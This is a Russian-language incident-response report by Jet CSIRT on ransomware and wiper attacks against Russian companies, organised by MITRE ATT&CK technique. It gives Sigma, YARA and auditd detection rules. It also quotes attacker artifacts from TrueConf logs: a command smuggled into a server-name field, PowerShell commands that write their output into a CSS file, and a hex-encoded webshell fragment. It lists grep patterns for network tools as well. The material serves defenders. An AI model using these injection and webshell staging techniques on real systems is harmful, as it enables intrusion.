Исследование Jet CSIRT

Инфосистемы Джет

ПОПУЛЯРНЫЕ ТАКТИКИ И ТЕХНИКИ НАРУШЕНИЯ КИБЕРУСТОЙЧИВОСТИ РОССИЙСКИХ КОМПАНИЙ

INFRASTRUCTURE TEAM

JET SERVICE TEAM

JET SECURITY TEAM


ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

Традиционные подходы к обеспечению непрерывности бизнеса формировались в эпоху, когда основной угрозой для бизнеса считались природные катастрофы, аварии оборудования и человеческие ошибки. Однако за последние годы компании столкнулись с новым типом угроз — кибератаками, направленными на нарушение работы организаций. Если еще несколько лет назад сценарии, при которых кибератаки приводили к остановке производственных процессов, обсуждались преимущественно в экспертной среде, то сегодня подобные ситуации регулярно происходят на практике.

Кибератаки могут привести не только к утечке информации или финансовым потерям, но и к остановке деятельности компании на дни и недели.

Актуальный ландшафт киберугроз



Шифрование инфраструктуры: LockBit, Babyk, Zeppelin, Phobos, Enmity...	44%
Разрушение инфраструктуры (wiper)	32%
Хативизм: продажа доступов, дефейс, нелегитимные финансовые операции, майнеры	8%
Утечка конфиденциальных данных	8%
DDoS-атаки (с остановкой бизнес-процессов)	8%

ЦЕЛЬ БОЛЬШИНСТВА КИБЕРАТАК — ОСТАНОВИТЬ БИЗНЕС

76%

АТАК СЕГОДНЯ —

шифрование и разрушение инфраструктуры

В текущем ландшафте киберугроз можно выделить несколько типов атак, которые представляют непосредственную угрозу для непрерывности бизнеса и способны привести к длительной недоступности ИТ-систем и бизнес-процессов:

1. **Атаки с использованием программ-вымогателей (ransomware)**, блокирующие доступ к данным и ИТ-сервисам.
2. **Атаки, направленные на уничтожение данных (wiper)**, ведущие к необратимому повреждению ИТ-активов.
3. **Масштабные DDoS-атаки**, нарушающие доступность ключевых ИТ-сервисов на продолжительное время.

* По результатам расследований команды Jet CSIRT с 2023 г.

Хотя многие другие типы инцидентов информационной безопасности могут приводить к существенным финансовым и репутационным потерям, именно эти три сценария создают **прямую угрозу непрерывности бизнеса**.

В результате компании оказываются в ситуации, когда критически важные ИТ-сервисы могут быть выведены из строя не случайно, а в результате целенаправленных действий злоумышленников. Это требует пересмотра подходов к обеспечению устойчивости бизнеса — ключевым становится не только предотвращение атак, но и способность своевременно обнаруживать действия злоумышленников, эффективно реагировать на инциденты и быстро восстанавливать важнейшие ИТ-сервисы.

Выводы и наблюдения, представленные в данном отчете, основаны на практическом опыте команды Центра мониторинга и реагирования на инциденты Jet CSIRT компании «Инфосистемы Джет», дополненном анализом данных из открытых источников.

В следующих разделах мы рассмотрим:

- популярные тактики и техники атак, используемые для нарушения киберустойчивости российских компаний, с описанием методов их обнаружения;
- организацию процессов реагирования и восстановления инфраструктуры в первые дни после инцидента;
- комплексный подход к киберустойчивости бизнеса: от снижения вероятности успешной атаки до быстрого восстановления инфраструктуры после успешной кибератаки.

> Кибератаки сегодня — это фактор операционного риска для бизнеса. Вопрос уже не в том, произойдет ли атака, а в том, насколько быстро компания сможет восстановить работу своих бизнес-процессов. На основе накопленного практического опыта реагирования на инциденты мы разобрали наиболее часто встречающиеся сценарии атак, которые приводят к остановке деятельности компаний, и предлагаем свои рекомендации, как к ним нужно подготовиться.

Ринат Сагиров

директор центра мониторинга
и реагирования «Инфосистемы Джет»

РАЗДЕЛ 1.
ПОПУЛЯРНЫЕ ТЕХНИКИ АТАК И МЕТОДЫ ИХ ОБНАРУЖЕНИЯ

ИССЛЕДОВАНИЕ JET CSIRT

ПРОФИЛЬ АКТИВНЫХ ЗЛОУМЫШЛЕННИКОВ

Команда Центра мониторинга и реагирования на инциденты Jet CSIRT компании «Инфосистемы Джет» в период с 2023 по 2025 годы принимала участие в расследовании, реагировании и ликвидации последствий более чем 100 крупных инцидентов информационной безопасности.

В период 2023–2025 гг. наибольшее количество расследованных инцидентов пришлось на следующие отрасли:

При этом статистика не означает, что кибератаки, направленные на нарушение киберустойчивости, характерны только для обозначенных отраслей. Практика реагирования показывает, что сегодня под ударом может оказаться практически любая компания, независимо от отрасли, масштаба бизнеса или уровня зрелости ИТ-инфраструктуры.


Такие кибератаки, как правило, не происходят мгновенно, а развиваются от одного до нескольких дней. Результату кибератаки предшествует последовательность действий злоумышленников, направленных на получение первоначального доступа, закрепление в инфраструктуре, повышение привилегий и распространение вредоносного программного обеспечения по инфраструктуре.

В этот период злоумышленники активно взаимодействуют с ИТ-инфраструктурой компании: используют легитимные административные инструменты, перемещаются между системами, собирают информацию о среде и получают доступ к критически важным ресурсам. Именно на этих этапах у компаний существует возможность обнаружить атаку и предотвратить ее разрушительные последствия.

Наш опыт расследования инцидентов показывает, что большинство атак развивается по схожим сценариям и использует набор хорошо известных техник.

Общее число группировок, нацеленных на российские организации, можно оценить в несколько десятков. При этом лишь часть из них демонстрирует устойчивую, системную активность и регулярно фигурирует в расследованиях инцидентов.

По наблюдениям Jet CSIRT, в последние годы в атаках на российские организации чаще всего встречались следующие группировки:



Финансовая мотивация остается ключевым драйвером большинства кибератак. По нашим наблюдениям, более чем в 90% расследованных инцидентов конечной целью злоумышленников являлось получение выкупа. При этом разброс запрашиваемых сумм крайне широк: от 500 тысяч до 500 миллионов рублей. В связи с этим использование средних значений не отражает реальную картину. Сумма выкупа, как правило, определяется результатами разведки о бизнес-деятельности компании.

В критической ситуации окончательное решение о взаимодействии со злоумышленниками всегда остается за владельцем бизнеса. Однако опыт реагирования на инциденты показывает, что оплата выкупа не гарантирует восстановления данных и устранения последствий кибератаки.

Ключевые риски, которые необходимо учитывать:

- отсутствуют гарантии того, что злоумышленники предоставят инструмент для расшифровки после получения выкупа;
- предоставленный инструмент может работать некорректно или восстановить данные лишь частично;
- инфраструктура остается скомпрометированной даже после расшифровки;
- выплата выкупа стимулирует злоумышленников к проведению новых атак.

Часть кибератак, с которыми мы сталкиваемся на практике, не поддаются однозначной атрибуции. Существуют несколько факторов, осложняющих атрибутирование злоумышленников:

- Уничтожение артефактов атаки. В ходе деструктивных атак вредоносное ПО может уничтожать или повреждать следы активности злоумышленников, включая журналы операционных систем, систем виртуализации и средств защиты информации.
- Размывание границ между группировками. Злоумышленники все чаще вступают в альянсы: совместно используют инфраструктуру, инструменты или передают доступ к скомпрометированным системам. Например, одна группировка может получить первоначальный доступ в инфраструктуру, используя собственные техники и инструменты, после чего другая закрепляется в сети, повышает привилегии и разворачивает деструктивное вредоносное ПО.

В подобных сценариях атрибуция становится значительно сложнее. Поэтому в практическом плане более полезным оказывается анализ типовых сценариев атак и используемых техник, а не попытка однозначно определить конкретного злоумышленника.

ПОПУЛЯРНЫЕ ТЕХНИКИ АТАК

На основе ретроспективного анализа инцидентов Jet CSIRT мы сформировали актуальный профиль угроз для российских организаций и выделили наиболее часто используемый злоумышленниками тактический арсенал.

ТАКТИКИ	ТЕХНИКИ	
Получение доступа в инфраструктуру / Initial Access	T1190	Эксплуатация уязвимостей публично доступного сервиса / Exploit Public-Facing Application
	T1133	Внешние службы удаленного доступа / External Remote Services
	T1078	Существующие учетные данные / Valid Accounts
	T1566	Фишинг/ Phishing
	T1199	Доверительные отношения / Trusted Relationship
Выполнение / Execution	T1059	Интерпретаторы командной строки и сценариев / Command and Scripting Interpreter
	T1072	Средства развертывания ПО / Software Deployment Tools
Закрепление / Persistence	T1543	Создание или изменение службы / Create or Modify System Process
	T1098	Манипуляции с учетными записями / Account Manipulation
	T1112	Изменения в реестре / Modify Registry
	T1053	Создание, изменение задач / Scheduled Task/Job
	T1505	Компонент серверного ПО (веб шелл) / Server Software Component (WebShell, IIS Components)
	T1197	Задания BITS / BITS Jobs
Повышение привилегий (Privilege Escalation)	T1134	Манипулирование токенами доступа / Access Token Manipulation
	T1068	Эксплуатация уязвимостей для повышения привилегий / Exploitation for Privilege Escalation
	T1078	Существующие учетные данные / Valid Accounts
Доступ к учетным данным (Credential Access)	T1003	Дамп учетных данных/Credential Dumping
	T1110	Подбор учетных данных / Brute Force

	T1555	Использование данных из хранилищ паролей / Credentials from Password Stores
	T1558	Кража тикетов Kerberos / Steal or Forge Kerberos Tickets
	T1552	Небезопасное хранение паролей / Unsecured Credentials
Организация управления (Command and Control)	T1219	ПО для удаленного доступа / Remote Access Tools
	T1572	Туннелирование протокола / Protocol Tunneling
	T1090	Прокси / Proxy
Деструктивные воздействия	T1486	Шифрование данных / Data Encrypted for Impact
	T1485	Уничтожение данных / Data Destruction


В следующих подразделах рассмотрены наиболее распространенные техники атак, сгруппированные по MITRE ATT&CK, а также признаки, которые могут помочь обнаружить подобную активность на ранних этапах атаки.

Для каждой техники мы покажем:

- как она применяется в реальных атаках;
- какие признаки могут указывать на ее использование;
- какие события и источники телеметрии позволяют обнаружить активность злоумышленников.

ПОЛУЧЕНИЕ ДОСТУПА В ИНФРАСТРУКТУРУ / INITIAL ACCESS

Согласно статистике наших расследований, уязвимые сервисы на периметре организаций являются причиной более чем трети инцидентов.



- **35%** Эксплуатация уязвимостей в сервисах, доступных из сети Интернет
- **28%** Атаки через подрядчиков и партнеров
- **19%** Атаки на сервисы удаленного доступа
- **18%** Фишинг

* По данным расследований Jet CSIRT за 2023–2025 гг.

T1190 Эксплуатация уязвимостей публично доступного сервиса / Exploit Public-Facing Application

Данная техника подразумевает эксплуатацию уязвимостей (в том числе ошибки конфигурации) в системах, доступных из сети Интернет, для получения первоначального доступа в корпоративную сеть.

Объектами атаки выступают не только веб-серверы, но и любые доступные службы. В расследованиях чаще других фигурировали Microsoft Exchange, популярные в российском сегменте CMS «1С-Битрикс», TrueConf, а также программные продукты Roundcube, Confluence.

TRUECONF SERVER

Уязвимость **BDU:2025-10116 TrueConf Server** существует из-за непринятия мер по нейтрализации специальных элементов. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.

Уязвимость относительно свежая (август 2025 г.) вероятно, еще будет какое-то время активно использоваться для получения первоначального доступа к корпоративным инфраструктурам. Стоит отметить, что обновления для трех основных версий TrueConf Server, полностью исправляющие уязвимости, были выпущены до публикации публичной информации в БДУ ФСТЭК (версии TrueConf Server 5.5.1, 5.4.6 и 5.3.7).

Следы попыток эксплуатации уязвимости можно обнаружить:

1. В журналах TrueConf:

.\TrueConf\web_logs\log_2025-**.txt

```
[2025-**-**T17:29:18.612117+00:00] WebManager.INFO:
TrueConf\WebManager\Classes\Server::generateRegistrationFile (server_id=a,
server_name=aaa1111#vcs) [] []
[2025-**-**T17:29:18.612711+00:00] WebManager.INFO: Execute: «C:\Program
Files\TrueConf Server\tc_server.exe/mode:1 /ServerID:a /
ServerName:aaa1111#vcs /File:»C:\TrueConf\activation\offinereg.vrg» [] []

[2025-**-**T17:42:36] WebManager.INFO:
TrueConf\WebManager\Classes\Server::generateRegistrationFile (server_id=,
server_name=xf1||powershell -c «sc -non -pat .1 -v ‘’»||#vcs) [] []
```

\TrueConf\web_logs\error2025-.log:* журнал ошибок также может содержать следы эксплуатации уязвимости.

```
The filename, directory name, or volume label syntax is incorrect.
error: the required argument for option '--Serial' is missing
dir : Cannot find path 'C:\Program Files\TrueConf
Server\httpconf\site\public\windows\' because it does not exist.
At line:1 char:1
+ dir c:windows\|sc ../private/css/c.css
```

2. В журналах PowerShell:

```
2025-**-** 17:29:21, Event ID 600
Provider «Registry» is Started.
Details:
      ProviderName=Registry
      NewProviderState=Started
      SequenceNumber=1
      HostName=ConsoleHost
      HostVersion=5.1.17763.7786
      HostApplication=powershell -c ipconfig|sc ../private/css/c.css
2025-**-** 17:30:23, Event ID 400
Engine state is changed from None to Available.
Details:
      NewEngineState=Available
      PreviousEngineState=None
      SequenceNumber=13
      HostName=ConsoleHost
      HostVersion=5.1.17763.7786
      HostApplication=powershell -c ssh|sc ../private/css/c.css
```

В файл */Program Files/TrueConf Server/httpconf/site/private/css/c.css* выводятся результаты выполненных команд злоумышленников.

В результате эксплуатации уязвимости злоумышленники использовали возможность удаленно исполнить код и по частям загружали ВПО категории веб-шелл:

```
powershell -c ac -pat .1 -v
'3c3f7068700a2069662028245f5345525645525b27524551554553545f4d4554484f44275d20
3d3d3d2027505542729207b2070617273655f7374722866696c655f6765745f636f6e74656e7
47328227068703a2f2f696e70757422292c20247075745f7661727329')
```

Обнаружение

При наличии мониторинга событий можно заметить подозрительные дочерние процессы (cmd.exe, powershell.exe) от имени процессов TrueConf *(tc_webmgr.exe, tc_server.exe)*:

```
logsource:
    category: process_creation
    product: windows
detection:
  selection_parent:
ParentImage|endswith:
 — '\tc_webmgr.exe'
 — '\tc_server.exe'
  selection_child:
Image|endswith:
- '\cmd.exe'
- '\powershell.exe'
condition: selection_parent and selection_child
```

В DFIR-кейсах, конечно же, расширенный аудит и события Event ID 4688 с командлайном — это роскошь для аналитиков, которая встречается крайне редко.

REACT2SHELL

Много шума в конце года наделала и критическая уязвимость в React Server Components **CVE-2025-55182 (React2Shell, рейтинг CVSS 10.0)**, которая позволяет удаленно выполнять код без аутентификации.

Первый PoC (Proof of Concept — это демонстрация на практике того, что уязвимость действительно работает и ее можно эксплуатировать) был опубликован через полтора дня.

Появление PoC в публичном доступе сразу после публикации информации об уязвимости приводит к массовым атакам широкого круга злоумышленников, включая киберпреступников с минимальным техническим уровнем.

В результате успешных атак чаще всего фиксируется установка майнеров криптовалют и развертывание бэкдоров для закрепления доступа в инфраструктуре.

С точки зрения поиска следов компрометации ключевой идентификатор — специфический заголовок Next-Action или rsc-action-id в логах реверс-прокси:

```
grep -rE «next-action|rsc-action-id» /var/log/nginx/access.log
```

Также можно искать подозрительные команды:

```
grep -E 'wget|curl|bash|sh|python|nc' /var/log/nginx/access.log
```

Более ста тысяч серверов остаются уязвимы к React2Shell.

Уязвимость присутствует в версиях 19.0, 19.1.0, 19.1.1 и 19.2.0 следующих пакетов: react-server-dom-webpack react-server-dom-parcel react-server-dom-turbopack.

Для защиты необходимо установить патчи в соответствии с рекомендациями вендора.

Обнаружение

Выявление специфических заголовков в логах реверс-прокси все же будет свидетельствовать в первую очередь о попытке эксплуатации, но не о самой эксплуатации уязвимости. Для обнаружения самого факта эксплуатации необходимо в рамках мониторинга отслеживать процессы, порождаемые веб-сервисом. В первую очередь нас интересуют командные интерпретаторы. Без обогащения с никсами на стандартном auditd, конечно, такое правило не сделать — имя родительского процесса не логируется. Зато может отслеживать текущую директорию и пользователя:

```
logsource:
    product: linux
    service: auditd
detection:
    selection_syscall:
        type: 'SYSCALL'
        syscall: 'execve'
        uid: 33 # www-data
        comm:
            - 'sh'
            - 'bash'
            - 'dash'
    selection_cwd:
        cwd|contains:
            - '/var/www/'
            - '/tmp/'
    condition: selection_syscall and selection_cwd
```

MICROSOFT EXCHANGE

Несмотря на «почтенный» возраст уязвимостей класса ProxyLogon и ProxyShell (первые публикации в 2021-м), они продолжают оставаться рабочим инструментом в арсенале злоумышленников. Спустя годы после выхода патчей мы регулярно фиксируем инциденты, где точкой входа послужил именно старый, необновленный Microsoft Exchange. Связываем это с совокупностью факторов: проблемой наследия legacy, когда инфраструктура работает годами без обновлений по принципу «Работает — не трогай».

Также в нашей практике неоднократно встречались инциденты, где стандартная логика «обновился — обезопасил себя» давала сбой. Речь идет о случаях, когда почтовый сервер был взломан еще в 2022–2023 годах через актуальные на тот момент уязвимости. Злоумышленники проникали в систему, внедряли бэкдор и закреплялись в инфраструктуре. Спустя некоторое время администраторы, обнаружив старые версии софта или действуя в рамках регламента, проводили обновление почтового сервера и закрывали уязвимости. Однако проблема заключалась в том, что установленный бэкдор оставался незамеченным. В результате формально обновленный и защищенный сервер продолжал находиться под контролем злоумышленников, которые спокойно возвращались в инфраструктуру.

Обнаружение

По детектам для этих уязвимостей есть материалы [1] коллег из BiZone. Только сменим нотацию с BiZone EDR на Sigma:

Обнаружение эксплуатации CVE-2021-26855

```
logsource:
    category: webserver
    product: iis
    service: exchange-ews
    definition: 'Requires IIS logs for Exchange EWS virtual directory'
detection:
    selection:
        cs-uri-stem|contains: '/EWS/'
        cs-username|endswith: '$'
        cs(SOAPAction)|exists: true
        cs(User-Agent)|contains: 'ExchangeWebServicesProxy/CrossSite/'
    selection_exclude:
        cs(SOAPAction): 'GetUserOofSettings'
    condition: selection and not selection_exclude

logsource:
    category: webserver
    product: iis
    service: exchange-ecp
    definition: 'Requires IIS logs for Exchange Control Panel (ECP)
virtual directory'
detection:
    selection:
        cs-method: 'POST'
        cs-uri-stem: '/ECP/ProxyLogon.ecp'
        cs-username|endswith: '$'
    condition: selection
```

В одном из расследований 2025 года при анализе данных с почтовых серверов Microsoft Exchange было обнаружено, что на серверах с 2023 года установлен **вредоносный модуль OWOWA** (\Windows\System32\inetsrv\ClassLibrary3.dll).

OWOWA крадет учетные данные, введенные любым пользователем на странице входа веб-почты OWA, и позволяет удаленному оператору выполнять команды на скомпрометированном почтовом сервере. Путь компрометации почтовых серверов был связан с эксплуатацией старых уязвимостей, которые впоследствии были закрыты обновлением, однако вредоносный модуль остался без внимания.

Обнаружение

Конечно, для борьбы с ВПО рекомендуется иметь в своем арсенале EPP/EDR-решения, вовремя обновлять приложения, которые опубликованы в интернете. Но если все-таки заражение произошло, то для поиска ВПО семейства OWOWA могут помочь эти YARA-правила:

```
rule Owowa
{
    strings:
        $debug = «C:\\Users\\S3crt\\»

        $obf_str1 = «dEUM3jZXaDiob8BrqSy2PQO1» wide
        $obf_str2 = «Fb8v91c6tHiKsWzrulCeqO» wide
        $obf_str3 = «jFuLIXpzRdateYHoVwMlfc» wide

        $guid = «$6801b573-4cdb-4307-8d4a-3d1e2842f09f»

        $func1 = «PreSend_RequestContent»
        $func2 = «RunCommand»

    condition:
        uint16(0) == 0x5A4D and (
            any of ($debug, $obf_str*, $guid) or
            all of ($func*)
        )
}
  rule Owowa {
    strings:
        $s1 = «IHttpModule»
        $s2 = «PreSend_RequestContent»
        $s3 = «ExtenderControlDesigner»
        $u1 = «283c00ecp774ag36boljbpp6» wide
        $u2 = «dEUM3jZXaDiob8BrqSy2PQO1» wide
        $u3 = «Fb8v91c6tHiKsWzrulCeqO» wide
        $u4 = «jFuLIXpzRdateYHoVwMlfc» wide
        $u5 = «oACgTsBMliysfk» wide
        $u6 = «uW4sSY1CAkN6kI6r6ByXUWnK» wide
        $u7 = «ZaDS0tojX0VDh82» wide
        $u8 = «zwa879pOX1NAmTom8m3aQvoZ» wide
    condition:
        uint16be ( 0 ) == 0x4d5a and ( 2 of ( $s* ) ) and ( 2 of ( $u*
) )
and filesize < 20KB
```

Кроме устаревших версий ПО, Exchange остается одной из самых атакуемых корпоративных систем, так как работает по тем протоколам и архитектурным решениям, которые сегодня могут нести угрозы: **Basic Auth, NTLM, Autodiscover, RPC over HTTP**. Каждый из этих механизмов когда-то решал важную задачу, но сегодня одновременно расширяет поверхность атаки.

Например, в одном из инцидентов для получения информации об учетных записях злоумышленники отправляли команды RCPT TO на MX-сервер, с перебором типичных форматов корпоративных адресов, например: i.ivanov, ivan.ivanov, iivanov и так далее. Postfix исправно отвечает 550 5.1.1 User unknown на несуществующие адреса и молчаливо принимает валидные.

Обнаружение

Детектировать подобный перебор можно, например, когда один IP генерирует более 50 отказов 550 за 10 минут, что соответствует паттерну автоматизированного перебора, как в описываемом инциденте.

```
title: SMTP Recipient Enumeration
logsource:
    product: linux
    service: postfix
detection:
    selection:
        vendor: 'postfix/smtpd'
        message|contains: 'User unknown in relay recipient table'
    filter_internal:
        client|contains:
            - '10.'
            - '192.168.'
            - '172.16.'
    condition: selection and not filter_internal | count(client) > 50
timeframe: 10m
```

Получив доступ к списку учетных данных, злоумышленники могут попытаться развить атаку и подобрать пароли, например, через – autodiscover, который принимает Basic Auth без каких-либо интерактивных шагов. Техника pass-spray, когда один пароль пробуется для множества УЗ, позволяет избежать блокировки.

УЯЗВИМОСТИ В УСТАРЕВШЕЙ ВЕРСИИ BITRIX

То же можно сказать и про использование устаревших версий CMS Bitrix. 26.05.2023 была проведена массовая атака на веб-сервера в РФ. В качестве цели атаки выступали необновленные сервера CMS Bitrix.

Несмотря на массовые атаки, давно вышедшие обновления и рекомендации вендора, до сих пор встречаются уязвимые экземпляры CMS Bitrix, либо экземпляры, которые были обновлены после загрузки ВПО на веб-сервер.

Обнаружение

Детектировать подобные атаки можно при помощи правильно настроенного журналирования и мониторинга:

1. В первую очередь следует настроить аудит директории веб-сервера, например:
   -w /var/www -p wa -k www_modify
   Так появление нового файла в директории должно вызвать алерт и реагирование. В то же время потребуется дополнительное профилирование корреляционной логики, чтобы не было ложноположительных сработок на временные файлы.
2. Аудит запуска командного интерпретатора bash/sh от имени служебных учетных записей:

```
-a always,exit -F arch=b64 -S execve -F uid={UID_bitrix} -F path=/bin/bash -k service_shell_launch
-a always,exit -F arch=b32 -S execve -F uid={UID_bitrix} -F path=/bin/bash -k service_shell_launch

-a always,exit -F arch=b64 -S execve -F uid={UID_bitrix} -F path=/bin/sh -k service_shell_launch
-a always,exit -F arch=b32 -S execve -F uid={UID_bitrix} -F path=/bin/sh -k service_shell_launch
```

   Запуск командного интерпретатора от имени служебной учетной записи должен моментально запускать реагирование. В этом варианте детекта важно, чтобы веб-сервер был запущен от имени служебного пользователя, а не root, иначе ничего не сработает.
3. Аудит системного вызова execve (59) из директории веб-сервера:

```
-a always,exit -F arch=b64 -S execve -F dir=/var/www/bitrix -k bitrix_exec
-a always,exit -F arch=b32 -S execve -F dir=/var/www/bitrix -k bitrix_exec
```

В данном варианте возможны сработки на действия администраторов, но это случается не так часто.

Также выявить подобную атаку можно при помощи EDR, WAF, IDS (если трафик нешифрованный) или отслеживать шаблоны атак в журналах веб-сервера.

Даже обновленные версии ПО не спасают от ошибок конфигураций.

В ряде расследованных инцидентов первоначальный доступ был получен злоумышленниками в результате эксплуатации уязвимости Path Traversal: без авторизации были доступны лог-файлы в режиме отладки, в которых находилась аутентификационная информация ряда пользовательских и сервисных УЗ. Эта информация была использована в дальнейшем для доступа в административную панель и продвижения в инфраструктуру.

T1133 Внешние службы удаленного доступа / External Remote Services

T1078 Существующие учетные данные / Valid Accounts

Сервисы удаленного доступа, такие как RDP и SSH, фигурируют в каждом пятом из расследованных инцидентов и по-прежнему остаются одним из самых востребованных векторов атак.

При расследовании мы обязательно уточняем, используются ли эти протоколы с аутентификацией по логину и паролю. Часто нам отвечают, что «такого просто не может быть — у нас все под контролем». Однако на практике почти в каждом случае находятся уязвимые точки: это может быть теневая ИТ-инфраструктура, давно забытый тестовый сервер или новая система, которую временно подключили «для удобства» без должных мер защиты.

Именно такие упрощенные настройки открывают злоумышленникам возможность для атак. Учитывая огромное количество доступных в интернете целей, этот метод остается массовым и будет актуален еще долго.

Кроме того, атакующие все чаще используют уже скомпрометированные учетные данные — их в открытом доступе миллионы. Даже надежный пароль не спасает, если его украл стилер.

Так, только в феврале 2026 года было скомпрометировано около **49,1 миллиона** записей пользователей*

Обнаружение

Использование существующих учетных записей для внешних служб удаленного управления гораздо эффективнее предотвращать, нежели детектировать: следует использовать двухфакторную аутентификацию и — даже если учетка утечет —злоумышленник все равно не сможет подключиться к инфраструктуре. Но что делать, если защиты нет, а детектировать надо? В таком случае нам понадобится выстраивать поведенческую модель работы пользователей:

1. Пользователи не подключаются вечером, ночью и рано утром (надо делать поправки на рабочий график). Если пользователь аутентифицировался в нерабочее время — возможно, это злоумышленник. Ложноположительные сработки будут генерировать трудоголики и системные администраторы.
2. Пользователи подключаются с российских IP-адресов (делаем поправки на зарубежные подразделения). Ложноположительные сработки будут генерировать любители запрещенных и деградированных в РФ видеосервисов и социальных сетей.
3. Пользователь подключается с IP-адреса из динамических или статических подсетей провайдеров Интернета. Использование прокси / VPN / публичных хостингов (AWS, DigitalOcean, Hetzner, G-Core Labs) недопустимо. Ложноположительные сработки могут генерировать те же любители VPN.

Помимо выстраивания поведенческой системы важно отслеживать утечки корпоративных учетных данных с помощью сервиса мониторинга внешних цифровых угроз, например, Jet Nautilus [2], и при выявлении утечек проводить внутреннее расследование и смену паролей.

[2]

* https://amonitoring.ru/article/utechki_dannykh_v_fevrale_2026_goda/

T1566 Фишинг

Фишинг остается одним из основных способов проникновения в инфраструктуру. Его использует подавляющее большинство атакующих.

Пользователь часто оказывается слабым звеном, на которое можно воздействовать: кто-то попадается на простую массовую рассылку, а кто-то — на целевой фишинг, который хорошо спланирован и исполнен.

Вне зависимости от типа фишинга, цель атаки — убедить пользователя открыть вредоносное вложение или перейти по зараженной ссылке, что приводит к краже учетных данных или запуску ВПО на системе.

Участились фишинговые атаки с помощью взломанных инфраструктур и украденных учетных записей. Такие фишинговые письма пройдут все почтовые фильтры, потому что IP-адрес, домен, пользователь, компания — абсолютно легитимны.

В таких случаях вся надежда на СЗИ и мониторинг — раз письмо проскочило почтовые фильтры, с высокой долей вероятности пользователь его откроет.


